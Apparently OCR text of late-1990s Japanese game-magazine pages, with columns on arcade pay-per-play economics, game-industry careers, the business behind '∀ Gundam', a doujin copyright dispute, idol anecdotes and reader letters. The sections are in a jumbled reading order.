『FFⅧ』のG.F.をいまだに理解できていない謎のインド人。近日、私設ハッカーグループ「テクノ☆財団」の面接試験を行います。日時は5月5日の子供の日（ウソ）。

●サターンでいまさら『ダビスタ』を出されても無意味なんじゃないかと…。（和歌山県御坊市/伏木　一郎）　㊙誰もが抱く意見なんですけど、大人の世界は金次第ということですな。それにしてもファミコンで第1作を1人寂しく燃えていた㊙のミジメな浪人時代が懐かしいっス。

話を聞いていると簡単に聞こえるけど、案外そのあたりまえのことを忘れているものね。

「そうですね。誰にとっても身近にある情報のなかに、大事なことがあるのだと思います。ところで、この「×円1プレイ」というシステムには大きな問題点があるのです。仮に、1プレイの時間が現行の風俗営業法によって取り決められている、ゲームセンターの営業時間帯「朝10時から夜12時まで」、すなわち「14時間」は楽にかかってしまうゲームがあったとしますよね。するとそのゲームを、あるプレイヤーが喜々としながら朝から夜までたった100円支払っただけで、プレイし続けたりしたらどうなるでしょうか？　こんな事態がごく簡単に成立するようなゲームは、商品としてはまさしくクソゲーです。もしも、世のなかが下手なプレイヤーばかりなら、彼らがよってたかってプレイし途中でゲームオーバーになることで商売は成立します。しかし、世のなかには上手なプレイヤーもいるでしょう。その上手なプレイヤーが来たら、経営者としてはお手上げなわけです」

あらっ？　昔は1日中遊べるゲームってけっこうなかったかしら。

「プレイヤーがある基準までミスを重ねないか、致命的なバグでもない限り絶対にゲームオーバーにならないゲームは、少なくとも1980年代後半までは蔓延していました。しかも驚くべきことに、これはシューティングゲームだろうとアクションゲームだろうとジャンルを問わずありましたね」

もちろん、そんな長時間プレイをするにはそれ相当に練習を積まなければいけなかったわけよね。

「はい、そうです。ちなみに、昔からのゲームファンの多くが、名作と認める『ゼビウス』や『グラディウス』といったゲームも、じつはこの系統のゲームですよね。ファンの評価と経営者の評価は、必ずしも相容れない好例だと思います。この問題点を克服できたのが、対戦格闘に代表される「対戦台」なわけです。この「対戦台」は、2本先取もしくは3本先取といったルールの上で2人のプレイヤーが対戦し、勝ったほうがプレイし続けることができます。すると台の一方はいつまでも上手な人が座っていますが、もう一方は下手な人が交替し続けることにより、商売が成立するわけです。この効率のよさは半端ではありません。なにしろ、1回のプレイ時間が1分に満たないことすらあるのですから」

よく、メーカーに誰も文句を言わないわよね。経営者もこれなら納得できるわね。

「ゲームセンターにおいて対戦格闘が主流になった理由は、これです。経営者としては、商売にならないゲームはいらない。メーカーとしても商売にならないゲームは作れない。ここで淘汰が起こったわけです。あまりにも格闘ばかりだとファンも飽きるから、ときどき縦スクロールのシューティングを交換したりすることで目先をごまかすような商売の仕方が成立してしまった、というわけです」

「×円1プレイ」という強力なシステムが、ゲームのジャンルをここまで偏らせてしまったのね。

「それでも、いままではゲームセンターの経営者もゲームメーカーも、商品が売れてなによりであったのですが…。しかし、この反動は目に見えにくい形で、徐々に出てきています。昔からのゲームファンがゲームセンターにかようのをやめてしまったなんてことは、ゲームの淘汰どころかゲームファンの淘汰まで引き起こしているということです。そのいっぽうで、商品として対戦格闘をうわまわる「ゲームでないゲーム」の台頭も始まっています。いわゆるプライズマシーンは、ビデオゲーム自体をゲームセンターから消し去りかねない勢いで急速に普及しています。これらは、「×円1プレイ」というシステムを追及した結果なのです」

ジャンルの豊富さは、家庭用・ゲームセンターを問わず、売りの1つのはずよね。それを捨て去って、現在のアーケード業界は成り立っているんだわ。

「そうまでして築いた成功のツケを支払う覚悟を、ゲームセンターの経営者やメーカーはしなければならないでしょう」

なるほど、アーケードがよくわかったわ。また、お茶会にいらしてくださいね。

「はい、ぜひまた呼んでください。私、5月4日（火）のコミティア（東京流通センター開催　行き方　東京モノレール、流通センター前下車すぐ）に受かれば、サークル参加する予定なので、読者に来てもらえたらたいへんうれしいです。それでは、失礼します」

ビデオゲームではないプライズマシンの隆盛は、×円1プレイのシステムを追求した結果だ。

ゲームのジャンルがここまで偏ったツケを、メーカーはいつか支払わなければならない。

●「バーラーブロシリーズ」などパチンコゲームソフトはどれをとってもCR機やセブン機だらけ。バラエティがない!!（東京都町田市/ばいじゃー）㊙羽根モノや権利モノや一発台がなきゃそれはパチンコゲームとはいわないですね。㊙はダイナマイトがやりたくてウズウズしています。

タカビー女王と、愚痴る賢者の石のご意見無用、切り捨て御免のページ

女王様と賢者の石

久しぶりに、ゲームセンターに行ってみるとふと疑問に感じることがないだろうか？　「どうして、アーケードって対戦格闘ゲームばかりなんだろう」と。今回は、そんなゲームセンターのゲームを「商品」の観点から探ってみた。

日生　京三

評論系ゲームサークル鬼谷会会長。次の夏コミで、コミケ初?の文章同人誌1000部頒布を目指す。「GLにテスト入団した日生です。大言壮語は結果を出してからにします」

春のやわらかな日射しを浴びながらするお茶会は、趣があるわね。今月は、その宮中のお茶会にゲストを呼んでいるの。アーケードの評論サークル鬼谷会会長の日生京三さん、こんにちは。

「はじめまして、日生です。こんな立派なお茶会に招待いただきまして、ありがとうございます」

いえいえ、とんでもないわ。それじゃあ、さっそくだけど昨今のアーケードゲーム事情ということで、話を聞かせてくださるかしら？　以前領内の視察で、ゲームセンターに行ってみたことがあるんだけど、なんでゲームセンターには対戦格闘ゲームと縦スクロールのシューティングばかりなのかしらと不思議に思ったことがあるわ。

「そうですね。とくに格闘ゲームでしょう。では、なぜこれだけ対戦格闘というジャンルがゲームセンターのなかで大きな位置を占めるようになったか、ということから説明いたします」

ゲームセンターといえば、格闘よね。本当になんであんなにたくさん置いてあるのか、改めて考えると謎だわ。

「そうですね、『ストリートファイターⅡ』や『バーチャファイター2』などの強力なタイトルが一世を風靡したのは、いまは昔の話です。しかし、『ストⅢ』と『バーチャ3』が大コケして以来、人気ゲームがとんと出ていないにもかかわらず、格闘ゲームが氾らんしている状況に、現在も変わりはありません」

格闘ゲームが現れる前は、もうちょっといろいろなジャンルのゲームがあったのではないかしら。

「そうです。『ストⅡ』以前、いや、もう少し正確を期するなら1990年より前はゲームセンターに設置されているゲームのジャンルがこれほどまでに偏っていませんでした。いわゆる「次世代機」上でプレイできるジャンルと比べてもひけを取らなかったほどです」

いまのゲームセンターには、かつての面影はないわね。

「その理由なのですが、まず念頭に置いて欲しいことがあります。それは、ビデオゲームというものは、「作品」である以前に「商品」としてこの世に生をうけるということです。ビデオゲームを好きな人は、純粋に作品として評価したいでしょうが、ビデオゲームを商品として売る側（この場合メーカーやゲームセンターの経営者）としては、そんなことはどうでもよいのです。彼らは、ビデオゲームをあくまで商品として捉え、評価します。商品の優劣は、いかに稼いだかによって決まりますよね。だから、ゲームセンターに行ってみて、そこに各人の好きなゲームがなかったとしても、いや、そもそもビデオゲーム自体が置いていなくて、あるのはプリント倶楽部やUFOキャッチャーばかりだったとしても、それは仕方のないことなんですよ」

その商品としての評価の方法というのは、どういうものなのかしら？

「難しいことではありません。ほとんどすべてのゲームセンターにおいて、プレイヤーがスタートしてからゲームオーバーになるまでを1プレイとし、この単価を定めています。プレイヤーは1プレイごとにその金額だけ支払わなければいけないわけですね。たとえば、100円1プレイというように。この単価を基準に、1日でいくら稼いだのかを調べるのが、ビデオゲームの商品としての一般的な評価の仕方です。あたりまえといえばそうなのですが、極言すればアーケードゲームはこの「×円1プレイ」というシステムがすべてでしょう」

アーケードに氾らんする対戦格闘台。『ストⅡ』や『バーチャ』神話崩壊後もそれは変わらない。

●ゲームラボ以外の本をどーしても最後まで読めません。助けてください。（秋田県北秋田郡/なまはげ）　㊜よい本を教えましょう。大條充能という人の「熱いぜ！」という本です。文末がすべて「…ぜ！」となっています。とにかく「ぜ！」でくくられ、読むとメチャメチャうざい「ぜ」!!

めたほうがいいんじゃないのって感じです。ゲーム会社の人間が見に行って、不快な気分になる展示会っていったいなんなんでしょうね。少なくとも、将来ゲームを作ろうと考えている人は、グッズを売るために出展していたメーカーには就職しないほうがいいと思います。

■――辞めるのは悪いことなの？

1社に10年以上いる人ってかなり少ないのがゲーム会社です。辞める人を責めることはできません（かくいう私も5社以上かわっている）。けれども、プロジェクトの途中でトンズラする人は論外です。せめてプロジェクトが終わるまでは、多少のことは辛抱しましょう。イヤな人はどこの会社に行ってもいますから。

それに、ゲームを1本も完成させずに辞めてしまっては、なんの実績にもなりません。その程度のガマンができない人は、おそらくこの業界に向いていないと思います。まじめにかたぎになるべきでしょう。

また、広いようでめちゃくちゃ狭いのがこの業界です。辞めたからといって、うかつに他社の人がいるところで暴言を吐いてはいけません。「あの～それ私やってるんです」なんていわれて、気まずい思いをすることがよくあるからです。できるだけ多くの人と知り合いになって名刺をもらっておきましょう。今後、だれに助けられるかわかりませんので。また口コミで仕事がとれるようになれば、イヤな会社に行かなくてもすみます。

コナミやナムコ以外にスクウェア、カプコンなどがキャラクターグッズの物販を本格化。ソフトが売れなくなってきた影響がここにも表れているのか。

■――どこが安心できる会社なの？

具体的な社名はふせますが、片手で数えるくらいしかないといわれています。最近のゲームソフトは、どんどん大がかりになっていくワリには、ちっとも売り上げに結びつかなくなってきてますから。そんなわけで、サバイバルはさらに厳しくなっていくでしょう。

少し話は変わりますが、プレステ2はかなり敷居が高く（3年間食いつなぐ資金力と時間、技術力がないと厳しい）、参入してもやっていけないだろうというメーカーが多いのが現状です。そのため、仕方がないからドリキャスの仕事をもらおうと画策しているソフトハウスが最近増えているようです。もちろん期待できないのは承知のうえで。

■――外注頼みのメーカー

大きい会社だからといって、大勢の開発者がいるとはかぎりません。年中人が辞めてしまうのがこの業界なので、会社はあっても開発はすっからかんなんて会社も多いようです。しかし、人材募集をかければ、また死ぬほどやりたい人が押し寄せてくるので、体裁だけはすぐ整います。数だけそろっていてもしょうがないところですが。

ところで、就職希望で圧倒的に多いのは、やはり開発部です。それにひきかえ、ほかの部署（営業販売など）は人気があるとはいえません。よく開発部員募集で釣っておいて、営業にまわしてしまうこともあるので注意してください。「すぐに戻してやるから」といわれて、ず～っとゲーセンの店員をやらされ、夢を打ち砕かれた人もたくさんいます。

野望を持つのはけっこうなことですが、自分の好きなモノを作るにはよほどの運と権力がないと無理でしょう。〝なにかほかでやっていないゲームを…〟といっているわりには、そういう企画を出すと、売れるかどうかのバクチになるのですぐに引いてしまう――失敗を恐れるあまり、同じようなゲームばかり作っているのが現在のゲーム業界です。

しかし、それでもごく稀にムチャがおってしまう場合があります（自分より下がいなくなったとか、とりあえず早くなにか作らないといけないので、ドサクサにまぎれてとおってしまったなど）。辛抱強く待つこともひとつの手です。待ってもいいことがあるかどうかは予測できませんが。

こんな会社にいても仕方がないと見切るのも、一生を会社に捧げて重役までのぼりつめるのも、いっそのこと、実力勝負で自分で会社を作ってしまうのもあなたの決断しだいです。ただし、自分の人生ゲームにリセットボタンはありません…。

お菓子の世界にも進出するゲーム関連アイテム。

●『D・D・R』の専用コントローラーってきちんと数は用意されていますかねぇ。（神奈川県小田原市/アボロ）㊟あのフニャフニャマットが5,800円。ソフトとあわせて11,600円。対戦用にもう1マットで17,400円。近所迷惑を考えるとゲーセンでやっていたほうが賢明だという話も。

ゲーム会社に就職すること ～就職まえのこころ構え～

見えないゲームの事情

新卒、転職を問わず、ゲーム業界をめざす人が増えている。『FFⅧ』の発売、プレステ2の発表など、マスコミなどで取り上げられることも多く、なんとなく儲かっていそうな雰囲気がそうさせているのだろうか？ しかし現実は大きく違う。今回はそんな業界の常識を紹介しよう。

最近、就職したい会社としてゲーム会社をあげる人がとみに多くなっているようです。しかし、ゲーム会社ってそんなによいところなのでしょうか？

まず給料がちゃんともらえるかわかりません。「ちょっと待ってくれ」といわれたら要注意です。1か月ならまだしも、2～3か月給料が止まったら、もう疑うべきでしょう。たとえ、本社ビルを持っていて、一見大きな会社のようでも、ある日突然不渡りを出して吹っ飛ぶのがゲーム会社というもの。会社に行ってみたら貼り紙がしてあって、はじめて会社がなくなったことを知ったなんて人もいます。どう考えてもソフトの売り上げだけでは食べていけないだろう、という会社がいまでもごまんとありますから…。

■――つぶれても心配しないこと

そんな不安定なゲーム会社ですが、借金が鬼のようにあっても、倒産しても別にたいしたことではありません。というのも、会社に就職したと考えるよりも、業界全体に就職したと考えたほうがよいからです。

〝もうこんな業界、足を洗うんだ〟なんていって、本当に足を洗った人なんて、私の知っているなかには1人もいやしませんから。

「(ゲーム会社で名のしれてるところを)ひとまわりするまで大丈夫だ！ ガッハッハッハ」と、ハードメーカに勤めていた大先輩がいっていましたが、名言です。倒産して、発注を受けていたメーカーに借金をかたがわりさせてチャラにする。そして、そのあとたてなおすなんて技もあります。いまは、開発会社にそんなに金を出すバカなゲーム会社も少ないだろうケド。


メーカーの名前だけに頼っていてもこれからはつらいでしょう。どこに行ってもやっていけるずぶとさとハッタリ、ちょっとの技術を磨いておきましょう。この業界はハッタリ勝負ですから。

■――ゲームを作ってください

先日の東京ゲームショウ'99春では、めざわりなグッズ広場がやたらと増えていましたが、いったいいつからゲームショウはコミケになってしまったのでしょうか？ ゲームグッズを売る店なんて、秋葉原や新宿に行けば死ぬほどあるのだから、なにもあの場でやらなくてもいいじゃないですか。

まじめにゲームソフトで勝負しているゲーム会社の立場はどうなるのですか？ 〝グッズを作らなければ人気ゲームじゃない〟――なんて風潮が広がってきたら、ゲームショウがグッズショウになってしまうのではないでしょうか。

そして、さらに問題なのはゲームショウなのに、ゲーム自体を出展せずにグッズだけを売るためにブースを出している、ふざけたメーカーもあるということです。もとをただせば、それでOKな主催者側に1番問題があるんですけど。ゲームソフトを作らないならゲーム会社なんてやらなくてもいいじ



自社ゲームのアニメ化やキャラクターグッズ化などゲームとしてでなく商品としての展開が目立つ。

刺身の妻

業界の影でひっそりと飛び続ける夜の蝶。踏み台にしてきた男と、ゲーム会社の数は数え切れない。彼女にとってはゲーム業界に関わること自体がゲームなのだ。

● 「To Heart」の初回出荷数が10万本未満というのは本当ですか？ それとドリキャス版でも出るのですか。(岡山県岡山市/ベラ) ㊙はドリキャス版で出るのを楽しみにしています。だって映像がキレイだし、容量あるからWindows版みたいにツールが充実するだろうし。


である。富野とは直接関係ないものの、テレ朝といえば前シリーズ「機動新世紀ガンダムX」で、当初夕方放映だった番組枠が視聴率の低迷から、途中で突然朝の6時というだれもテレビを見ないような無茶な時間帯に移動させられ、ついには1年を待たずして終了してしまったという悲惨な歴史を持つテレビ局でもある。「もうガンダムはこりごり」という気持ちもわからないではない。

ここで、もっとも多くのアニメ番組を抱えているはずのTXの名前が登場していないのに気付いた人は鋭い。TXは先月も触れたように制作に対して規制の面でやたらと口を出すため、制作サイドからは嫌われている。富野がTXでアニメ作品など創れるわけがない。

では、「ブレンパワード」のようにWOWOWなどの衛星放送なら規制もないし、いいじゃないかと思うかもしれない。だが、これは営業サイドがおもしろくない。なにしろバンダイとサンライズが社運をかけている作品である。どうあろうと全国区で放映されなければ、営業的に大きなチャンスを逃すことになってしまう。

これには、昨年WOWOWで放映された「ブレンパワード」が、そのクオリティに反し、いま一歩成功を収めることができなかったという側面が、少なからず影響していよう。それ以上に「ブレンパワード」のあとを受けてスタートした「星界の紋章」が、メディアミックス戦略の失敗から見るも無残な結果に終わったことが影響しているのかもしれないが……。

というわけで、どうにも行き場がなくなったところ、なんとかフジテレビに拾われたというのが、新ガンダムの実情にもっとも近い。ガンダムというネームバリューにおんぶされて商売できる時代は終わったのである。



“ガンダムビッグバンプロジェクト”と銘打たれた生誕20周年キャンペーンは、「∀ガンダム」で1つの帰結を迎える。

■作品を巡る利害関係

このように、現代のアニメーションはそれ自体で作品として成立できる世界ではない。制作会社、スポンサー、TV局など、さまざまな利害関係とエゴイズムが対立し、せめぎ合っているのだ。富野のように作家性が強いクリエイターとガンダムというネームバリューが加わると、ものごとはいっそうややこしくなる。

ガンダムにかけるサンライズと親会社のバンダイの力の入れようは半端ではない。バンダイとサンライズにとって、やはり富野とガンダムの結びつきは大いなる意味を持つ。最強のメンバーで創られたはずの「星界の紋章」なんぞはさっさと放棄して、関わったスタッフはみな「ガンダム」に集結した。アニメ界ではひさびさのビッグプロジェクトである。

「彼氏彼女の事情」も、「エヴァ」があれほどブレイクしなければ破綻をきたすこともなかったのかもしれない。その意味では悲劇ともいえる。富野は「炎」（シンコーミュージック）1998年12月号でこんなことを書いている。

「ブームとかビジネスになるという発想で生産されるキワモノには、通俗的に言われる世紀末病しか見えてこない」

「創作についていえば、病理の体現であってもいっこうに構わないのだが、それを受けるマーケット自身が内抱している病理を促進させるように作用してしまう日本のような脆弱な基盤では、キワモノは提供してはいけないのではないか」

「∀ガンダム」は時代のあるべき姿を描くという。しかし、「恥を承知で戻りはじめる」（記者会見資料より）姿勢のなかに、ファンは「∀ガンダム」の制作にいたる不自然さを敏感に感じ取っているはずだ。それは、富野のいう「ビジネスになるという発想で生産されるキワモノ」的な感覚を嗅ぎ取っているからである。

この空気を押し戻すには、作品をとおして応えていくしかない。アニメに関していえば、マーケットは完全に病んでいる。自身をテレビアニメ屋と称し、荒木経惟の縛りの写真に癒しを求めるという富野由悠季。足下の問題に対して見て見ぬふりをして、観念的なレベルでの全肯定を語るのは見苦しい。

さまざまな思惑と制約が交錯するテレビアニメ。それは、ときに作り手の意図とはまったく違う部分に作用していく。はたして受け手はその現実をどうとらえるのか…。

●「パワプロ6」が出たので「5」を売ろうと思ったけど、メイクパスで思いどおりのサクセス選手を作れるのが惜しくて…。（岐阜県多治見市/ヘソ）
編なかなか決心がつかずに、けっきょく売れないんだよね。編は「3」が気に入っていて原とか真弓で遊びまくってます。オヤジですから。

アニメを幻想から解き放ち、
隠されし闇の部分に光を当てる！

知られざるアニメの裏側

われわれ視聴者にとって、アニメの制作と聞くと制作会社がまず浮かぶ。しかし、テレビアニメの場合、制作会社がその主導権を握ることはまずない。制作費を捻出するスポンサーがイニシアチブをとるのだ。「∀ガンダム」はそんな現実が表出した結果なのかもしれない。

ガンダムが帰ってくる。4月からフジテレビにおいて、ガンダム20周年を記念した富野由悠季監督の新作テレビシリーズ「∀ガンダム」が放映されている。各アニメ誌においても1999年3月号でそのイラストが公開され、ファンの間でも動揺が広がったことは記憶に新しい。彼らの感想はおおむね一致している。

「…かっこ悪い」

そう。モビルスーツのデザインは、映画「ブレードランナー」などで知られるシド・ミードが手掛けたのだが、これが異常に格好悪いのだ。とにもかくにも期待が一身に集まるなかで、誰も予期しなかった方向に流されていく。ここに、現在のテレビアニメ作品に潜む魔物の姿を垣間見ることができるだろう。

■――社運をかけた戦略

そもそも、「∀ガンダム」は、ガンダムシリーズの20周年記念作品。バンダイとサンライズが社運をかけて送り出す作品である。それだけにあらゆる決定にはさまざまな要因が絡まざるを得ない。企画からして二転三転した。モビルスーツのデザインも、富野がリテイクを出しまくり、ようやく決まったものなのである。

「∀ガンダム」のデザインに関しては、「国辱的なデザイン」という意見に対して、富野自身も「1年前まではそう思っていた」と認めている。記者会見では大河原邦男によるガンダムの登場を匂わせたりと、彼自身いまだに完全に肯定できていないようなところもある。シド・ミードのデザインを安田朗のキャラクターで「ねじ伏せることができる」と言うが、それならなぜそもそもシド・ミードに依頼し、それを採用したのか。簡単には割り切れない企業レベルの話題づくり、政治的思惑が見え隠れしている。

さらに放映局の選択にも苦しんだ。アニメがブームとはいえ、どこも不況なうえに過酷な視聴率戦争を戦っていることは歴然たる事実である。このご時世に1年分の放映枠を勝ち取るのは至難の技だ。最近の例でいえば「カードキャプターさくら」も最後まで放映局が決まらなかったし、「カウボーイビバップ」は追い詰められ妥協してTXで放映せざるを得なかった。

さらにアニメ版の「To Heart」にいたっては、さんざん揉めたうえにテレビ神奈川やサンテレビといったUHF系数局のみの放映となってしまったことは、すでに消費の限界が見えていることを端的に表している。その意味では、ブームのピークはとっくに過ぎ去っているのである。

「∀ガンダム」も例外ではない。テレ朝、名古屋テレビ、日テレ、TBSと各局を回って交渉した結果、返ってくる答えはすべて「いまさらガンダムじゃないでしょう」というものだった。テレ朝などは2回オファーして、2回とも断られたの

ビデオやLD、DVDなどに代表されるパッケージ商品としての展開をぬきに現在のテレビアニメの戦略は考えられない。メディアミックスという名の消費がはじまる。

神崎省吾

某G社、I社、M社と転社しつつそれでもアニメが捨てられない三十路男。原画、動画、演出、絵コンテなどなんでもこなす器用貧乏。単純な線に強いこだわりを持つ。

●彼女ができたら2人っきりの部屋で「ぷよぷよ」なんかしちゃったりして。こんな僕ってHですか？（京都府京都市／大納言）　編よ～し、恋の連鎖108連発だぁ～。成功したら裏美のキッスを、ぷよぷよぷよ～ん。と、連鎖に耐えている間は一人身が続くでしょう。

法度です。

ゲーム：コミケット準備会の米沢代表は「同人誌が著作権侵害で訴えられたのは、民事でも刑事でも記憶がない」と言ってるらしいけど、「スターウォーズ」で裁判にならなかったっけ？

アニメ：ジョージ＝ルーカスに日本から同人誌を送ったら、ルーカスフィルムからキャラクター使用料の明細が来たという（笑）。もう20年ぐらい前の話ですか。同人：あれはディズニー同様、海外企業だから…。

ゲーム：それをいったら、コナミや任天堂だって同じだよ。国際企業で、海外法人もあるんだから。

■――コミケとメーカーの力関係

同人：でも、同人活動は多くのゲームメーカーさんに理解してもらってるはずですよ。メサイヤやデータイーストはコミケにも企業ブースを出してますし、ファンの人たちの反響も大きいと思うけどなぁ。アニメ：逆にいえば、同人作家を訴えたメーカーは同人と距離を置いたところばかりですよね。「コミケみたいなよそのイベントに参加しなくても、自分たちでショウを開催できるような…。

ゲーム：ゲームショウやニンテンドウスペースワールドがあるからね。こっちなら流通業者さんも呼べるし、確実にゲームを買ってくれるお客さんが来る。出版やアニメ業界には、大規模にこうしたショウを開催する仕組みがないでしょ。だからコミケと接近するしかない。

同人：でも、それは企業の論理でしょう。ファンの活動とは、直截関係がないはず。

ゲーム：ファンとメーカーの付き合いかたが重要でしょ。M社のようにキャラクターグッズを餌に「自社のゲームを『応援してくれ』と雑誌への組織票を募ったりする方法がはたしてよいのかどうか…。

アニメ：最近はどのゲーム会社さんも、オリジナルグッズを使っての人気取りが激しいですからね。

同人：でもゲームショウには物販のブースがあるし、グッズを使ったファンの囲い込みという点では同じなのでは？

ゲーム：同じファン層でも、たとえばJリーグのサポーターは正規のグッズを買ってくれて、試合も観戦してくれる。ちゃんとマーケットを形成してるわけ。

だけど同人の人たちは自分たちで商品を作って、自分たちだけで消費してない？　本当にゲームまで遊んでくれてるのかな…、と不安に思うよね。

アニメ：美少女ゲームのコスプレしてる女の子にしても、オリジナルがどんなものか知ってやってるの？　ってのはありますね。「くりぃむレ○ン」のコスプレは全然見ないけど（笑）。

■――同人とメーカーの共存

――市場という話が出ましたが、やがてキャラクターグッズ市場でも同人と衝突する可能性があるの？

同人：今回の訴訟はあくまでイメージを汚されたというものだから、それはないでしょう！

アニメ：しかし偽キャラクターとして告訴した場合には、立証の関係から販売差し止めまでに時間がかかります。今回の告訴は、こうした政治的判断が働いたからだともいわれていますが？

同人：偽キャラクターとパロディーは違いますよ。ユーザーの自由な表現に対する侵害ではないですか？　同人は商売目的でないところがほとんどです。

ゲーム：同人業界の背後には印刷屋やイベント業者がいて、彼らこそがキャラクターにのっかってビジネスをしていることぐらいわかってる。同人誌販売にしてもそう。委託販売がほとんどで、買い切りじゃない。販売が差し止められても、同人作家に返品できる。だから事件後も全然動きがなかった。告訴された同人作家は、業界存続のための〝みせしめ〟であったといわれてもしかたないのでは？

同人：しかしメーカーが用意したファンクラブには、表現の自由がない。同人は業界の風とおしをよくするためにも必要でしょう。けっきょく、どこまでが二次著作物にあたるか？　というガイドラインが存在しないことに問題があると思う。

同人作家が安心して作品創りができる環境を整えるべく、自分たちも努力していきたいし、コミケット準備会にもそのことで動いてほしいし、メーカーにもすべての権利を独占するのではなく、いっしょに盛り上げていくガイドライン作成に協力してもらいたいですね。

独自にイベントを持つゲーム業界を取り込むことは、容易ではない。

●プレステ2は完全1位万換ってところがステキ!!　そうしないと暴動起きたかもしんないけど…。なにはともあれよかったよかった。（奈良県奈良市/杉良）　㊟万換はたしかにうれしいけど、再びメーカーをがんじがらめにして活力奪った日にゃ、けっきょくユーザーが泣きをみるね。

魑魅魍魎が跋扈するゲーム業界、その業界人たちが語ったこぼれ話の数々。

ゲーム業界流言飛語

同人作家・ゲームメーカー・アニメ関係。今回はこの3者に集まってもらい、あのゲーム会社が同人作家を訴えた事件について激論をかわしてもらった。

――同人業界をはじめ、各業界ではあの事件をどうとらえているのでしょうか？

同人誌作家M：（以下同人）突然だったんで、びっくりしましたね。自分も無関係じゃないですから…。今後は何をやっていこうかなぁ、と考えているところです。

ゲームメーカー広報H：（以下ゲーム）薄々感じていた人はいたけど、だれも言い出せなかったんじゃないの？　だって準備会にしても「自分たちは自由な場を提供しているだけだ」といくらでも言い逃れできるし、彼らもここまで拡げてきたマーケットをいまさら縮小する気にはね…。普通はならないよ。

アニメ制作会社営業K：（以下アニメ）シャップさんもそうだけど、同人界が自粛ムードになると困るところ多いでしょ？　印刷屋さんとか、イベント業者の人とか。即売会のカタログなんて、後ろのページはほとんどそういうところの広告ばっかり（笑）。本物の業界みたいにしがらみが強そうですしね。

同人：同人界が大きな努力にかって、それだけ影響力が出てきたことの現れかもしれないですね。

■――事件の波紋は

――今後の同人界はどうなるのでしょうか？　自粛に向かうことはないのですか。

同人：とりあえず業界では静観の構えかな。ゲーム関係はあい変わらず盛況だし、即売会のほうでも引っ込めるという話は聞かないですね。それより、ゲーム会社さんのほうはお客さん訴えちゃったりして大丈夫なんですか？

ゲーム：いや、痛いところつかれたなぁ。だけど自分とこで創り出したキャラクターだし、かってに使用されるのは困るよね。ゲームのキャラはアニメやマンガと違って、第一印象が大事。同人からゲームに入られると、ちょっと困る。実際に「ひいきの引き倒し」みたいな現象が起こっているキャラゲーも多いしね。

いちおう同人の人たちには「作品をもり立てている」という言いぶんがあるみたいだけど…。非常に閉じた世界だから判断が難しい。

アニメ：いや～、ウチはもともとそういうマーケットだから（笑）。訴えちゃうのはちょっとマズイ。

同人：でも、日本サンライズが個人のホームページで自社の著作物を使うことを禁じたりとか。アニメ会社も最近少しファンに冷たいよね。

ゲーム：本来はそういうものなんだ。あの「サザエさん」の長谷川町子美術館や「キティ」のサンリオなんて、小学生や幼稚児たちが作った展示物にまで使用料を求めるんだよ！

アニメ：ディズニーやワーナーなんてもっと厳しいし、海外でもアニメコンベンションが盛んですけど、彼らは絶対ミッキーとかやらないですね。文句いってこない日本のモノばかり。

同人：日本の即売会でも、ディズニーはご

カタログには、広告がたくさん掲載されている。

今回の参加者

同人作家M：ゲーム関連のパロディーマンガを描く。本業はフリーター。
ゲームメーカー広報H：某大手メーカー勤務。同人歴はナシ。
アニメ制作会社営業K：仕事柄、同人には理解があるが…。


●せがた三四郎こと藤岡弘さんはテレビから消えていたとき何をしていたんでしょうか？（広島県呉市/広能）㊙ツーリングクラブ仮面ライダー隊というサークルの、阪神大震災チャリティー集会に参加していたことは判明しています。しかし、それ以外になるとちょっとナゾです。

まだまだ人気が出ていないころだったが、いやはやなんとも性格を見せてくれた。

2人そろって所属事務所に登場。きゃらきゃらと喋っている。何やら二人で映画を観てきた帰りらしい（世間の風評に反して仲はいいのだよ）。そこから取材場所へと移動となったが、どうもマネージャーに対する言動が生意気風。

いざ取材となれば、さすがに普通にこなす2人だったが、西本はるか嬢のほうは、なかなかスレた味を出してくれていた。〝うーむ、こいつ水商売か〟という感じ。浅田好未嬢のほうは、純粋なお嬢様風で、一生懸命取材に答えていたが…。

テレビで見ると、そんなイメージとは逆に、西本嬢は一歩引いた感じで浅田嬢が前に出ている。やはりしたたか者か、西本はるか!!　それとも売れて性格変わったのか？　向上心も強く、大きな目標を持っていた彼女。これからどうなってくれるか楽しみである。



■――安西ひろこの場合

実際に会ってみると、なんか足太いし、じつに普通の女子高生っぽくて〝これがビジュアルクイーン？〟といった印象。しかし、取材をはじめればさすがにかわいい。喋りかたがもう〝性格いい子ども〟という感じで、頭ナデナデしてあげたい気分。「私が売れてるのは、私自身のせいじゃないの。事務所の人たちが頑張ってるからなの。だから私は倒れるまで頑張って、涙の出るようなかわいいことも言っていた。しかも、まわりに気を使う神経や場の空気を読む頭を持っている。共演したタレントや業界人にも人気があるようだが、さもありなん、当然だろう。

■――優香の場合

ホリプロ期待の現役女子高生グラビア・アイドル。グラビアで見ると、どうにも陰気そうな、暗くしっとりした雰囲気たっぷりで、何か「裏がありそう」な性格に見えた……が、会ってみたら拍子抜け。

